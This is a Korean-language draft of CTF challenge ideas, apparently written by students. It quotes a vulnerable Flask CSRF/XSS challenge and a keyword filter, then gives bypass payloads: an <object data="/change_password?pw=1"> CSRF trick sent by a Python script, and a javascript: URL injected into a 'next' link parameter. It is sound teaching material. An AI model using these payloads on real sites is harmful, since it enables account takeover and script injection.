문제개발 Temp

1. **CSRF**


    https://dreamhack.io/wargame/challenges/269 CSRF - 2 문제 참고

문제 코드 및 해당 문제 해결 방안

```
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "").lower()
    xss_filter = ["frame", "script", "on"]
    for _ in xss_filter:
        param = param.replace(_, "*")
    return param

@app.route("/change_password")
def change_password():
    pw = request.args.get("pw", "")
    session_id = request.cookies.get('sessionid', None)
    try:
        username = session_storage[session_id]
    except KeyError:
        return render_template('index.html', text='please log

    users[username] = pw
    return 'Done'
```



위 내용에서 img를 활용한 코드를 사용할 수 없어
답으로 <img src = /change_password?pw=1> 혹은 를 입력해 해결하는 방식.

이를

```
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "").lower()
    xss_filter = ["frame", "script", "on","img","src"]
    for _ in xss_filter:
        param = param.replace(_, "*")
    return param
```

로 바꿔(img 와 src 필터 추가) 문제를 바꿈.

해결 방법은 https://dreamhack.io/wargame/writeups/4841 위를 참고해

```
from requests import post

payload = f'<object data="/change_password?pw=1" />'
res = post('http://host1.dreamhack.games:18550/flag', data={'
print(res)
# object 안에서 location.href='...'로 한 번 더 로딩하는 건 봇이 안 
# object 자체를 로딩하는 것은 기다려주는 것 같다.
```

해당 코드처럼 object 를 사용하는 방식을 의도함.

or 페이지내에서 입력할 수 없고, python을 사용해서 직접 코드를 짜 data를 수정하는 방식으로 하도록 하는 방법

2번째

XSS 생각중

우리가 풀었던 XSS GAME 중 LEVEL 5를 참고한 문제 (활성 하이퍼링크 우회)

https://xss-game.appspot.com/level5/frame

해당 문제에선

```
&lt;br>&lt;br>
&lt;a href="{{ next }}">Next >>&lt;/a>
```

a href 를 통한 하이퍼링크를 next라는 변수로 설정해둠.

위 방식처럼 next=confirm으로 next의 값이 설정되어 있는 것을 확인할 수 있음.

이 URL을 수정해

```
https://xss-game.appspot.com/level5/frame/signup?next=javascr
```

이런 식으로 문제를 해결할 수 있음.

이를 이용하는 문제를 낸다면 어떨까?

→ alert(FLAG) 로 FLAG 값을 보여주도록 만들 수도 있고, 아니면 alert 말고 다른 명령어? (img src 등) 을 활용하도록 해 FLAG 값을 찾도록 만드는 문제는 어떨까?